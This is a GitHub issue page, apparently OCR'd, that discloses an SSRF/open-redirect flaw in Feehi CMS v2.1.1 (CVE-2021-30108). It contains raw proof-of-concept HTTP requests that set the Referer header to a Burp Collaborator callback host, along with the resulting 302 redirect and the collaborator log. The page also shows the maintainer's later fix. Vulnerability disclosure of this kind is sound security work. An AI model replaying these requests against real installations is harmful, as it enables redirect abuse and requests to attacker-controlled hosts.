liufee / cms Public

Code Issues 9 Pull requests Actions Projects Security ···

New issue

Jump to bottom

SSRF vulnerability in feehicms v2.1.1 #57

Closed **Jason1314Zhang** opened this issue on Apr 1, 2021 · 3 comments


Jason1314Zhang commented on Apr 1, 2021

This is a Server-side request forgery vulnerability. We can change HTTP Referer Header to any url, then the server will request it. Details are as follows:


We need to send two requests

1. First register an account normally, here my account is test123, and the password is 123456

2. Log out of our account and log in again from the picture below

- 

use burpsuite change the http Referer Header,

- 


```
GET http://demo.cms.feehi.com/index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://8oxj66ons65elf2qv4rtf9p7aygo4d.burpcollaborator.net
Cookie: PHPSESSID=qonm8i5t18ib80j9pd7dmashk5; _csrf=
cda18c17fe47abcbb2087ab119b1eecbd6843d44869353569e637a9201e1d72ba%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%2
2%3Bi%3A1%3Bs%3A32%3A%22-3hQu00puXWdYFwJBISJmdCQV3JNONU0%22%3B%7D;
Hm_lvt_faacd6412dc0ae220c883834f9c896eb=1617248220; Hm_lpvt_faacd6412dc0ae220c883834f9c896eb=
1617254900; bdshare_firstime=1617249066528; Hm_lvt_949aa9449254cd665295a150d530d9c1=1617249086;
Hm_lpvt_949aa9449254cd665295a150d530d9c1=1617249086; BACKEND_FEEHICMS=s3gphj1i4fo2u6dq1kv127m711;
_csrf_backend=
b863ca10b196c0aa2b854de0b913dde6dee9e85eca6df36b82d4d93fdb8b944da%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf_
backend%22%3Bi%3A1%3Bs%3A32%3A%22495TiL3mL5dkEN135cJv4JigTuVswDiS%22%3B%7D
Upgrade-Insecure-Requests: 1

```

The first POC request is as follows

```
GET http://demo.cms.feehi.com/index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://8oxj66ons65elf2qv4rtf9p7aygo4d.burpcollaborator.net
Cookie: PHPSESSID=qonm8i5t18ib80j9pd7dmashk5; _csrf=cda18c17fe47abcbb2087ab119b1eecbd6843d44869353569e637a9201e1d72ba%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22-3hQu0
Upgrade-Insecure-Requests: 1
```

3. Login with our account and password

- 

demo.cms.feehi.com/index.php?r=site%2Flogin

Hi, 请登录 注册

首页

登录-Feehi CMS demo

Input user and password

用户名 test123

密码 ••••••

忘记密码您可以 重置 ☑记住登录

登录

use burpsuite , We don't modify anything


The second POC request is as follows

```
POST http://demo.cms.feehi.com/index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 231
Origin: http://demo.cms.feehi.com
Connection: close
Referer: http://demo.cms.feehi.com/index.php?r=site%2Flogin
Cookie: PHPSESSID=qonm8i5t18ib80j9pd7dmashk5; _csrf=cda18c17fe47abcbb2087ab119b1eecbd6843d44869353569e637a9201e1d72ba%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22-3hQu0
Upgrade-Insecure-Requests: 1

_csrf=kgPC6DtyS_hxWBm1BRhqtuxuO1lKLvtXbXluSk4cmje_MKq5TkJ7iAQATtFcXh38ridoEydKuAY7SiQEAVLPeA%3D%3D&LoginForm%5Busername%5D=test123&LoginForm%5Bpassword%5D=123456&LoginForm%5BrememberM
```

Then we found that the response packet of the second request contained a 302 jump, The jump url is the Referrer header of our first request packet

The response of the second request packet is as follows

- 

Request

Pretty Raw \n Actions

```
POST http://demo.cms.feehi.com/index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 231
Origin: http://demo.cms.feehi.com
Connection: close
Referer: http://demo.cms.feehi.com/index.php?r=site%2Flogin
Cookie: PHPSESSID=qonm8i5t18ib80j9pd7dmashk5; _csrf=
cda18c17fe47abcbb2087ab119b1eecbd6843d44869353569e637a9201e1d72ba%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf
```


SSRF

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 302 Found
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Thu, 01 Apr 2021 05:29:15 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: http://8oxj66ons65elf2qv4rtf9p7aygo4d.burpcollaborator.net
Pragma: no-cache
Server: nginx/1.16.1
Set-Cookie: PHPSESSID=rqus0p40dqt7s076dk0rod0ilh; path=/; HttpOnly
Set-Cookie: _identity=de408565c456c4c2c08a0349152e8fec952bc62fc9e40be73a684e3778d98c2
Set-Cookie: _csrf=1ba5af65c45f0a617608793e4f88428424869cefbc1d353d8376fffade65a9e4a%3
X-Powered-By: PHP/7.4.9
```

4. Vulnerability proof




8oxj66ons65elf2qv4rtf9p7aygo4d.b ✕ | 登录-Feehi CMS demo ✕ | api.feehi.com/cms/notify?ver=2 ✕

8oxj66ons65elf2qv4rtf9p7aygo4d.burpcollaborator.net

3afa9wb508t93l6ozg82qdzjigz

-

- 

2	2021-4月-01 05:29:20 UTC	HTTP	8oxj66ons65elf2qv4rtf9p7aygo4d
3	2021-4月-01 05:29:19 UTC	HTTP	8oxj66ons65elf2qv4rtf9p7aygo4d
4	2021-4月-01 05:29:15 UTC	DNS	8oxj66ons65elf2qv4rtf9p7aygo4d
5	2021-4月-01 05:29:15 UTC	DNS	8oxj66ons65elf2qv4rtf9p7aygo4d
6	2021-4月-01 05:29:20 UTC	HTTP	8oxj66ons65elf2qv4rtf9p7aygo4d

```
GET / HTTP/1.1
Host: 8oxj66ons65elf2qv4rtf9p7aygo4d.burpcollaborator.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://demo.cms.feehi.com/
Connection: close
Upgrade-Insecure-Requests: 1

```

referrer from vul server （ssrf)

5. how to fix

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

OS-WS commented on May 25, 2021

Hi,
This issue was assigned with CVE-2021-30108.
Was it ever addressed / fixed?

Jason1314Zhang closed this as completed on May 25, 2021

Jason1314Zhang reopened this on May 25, 2021

Jason1314Zhang commented on May 25, 2021 Author

> Hi,
> This issue was assigned with CVE-2021-30108.
> Was it ever addressed / fixed?

It hasn't been fixed yet

liufee commented on Aug 29 Owner

@Jason1314Zhang d45cb9c
Hi, thanks for your feedback.
The secruity problem has been fixed.

liufee closed this as completed on Aug 29

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

3 participants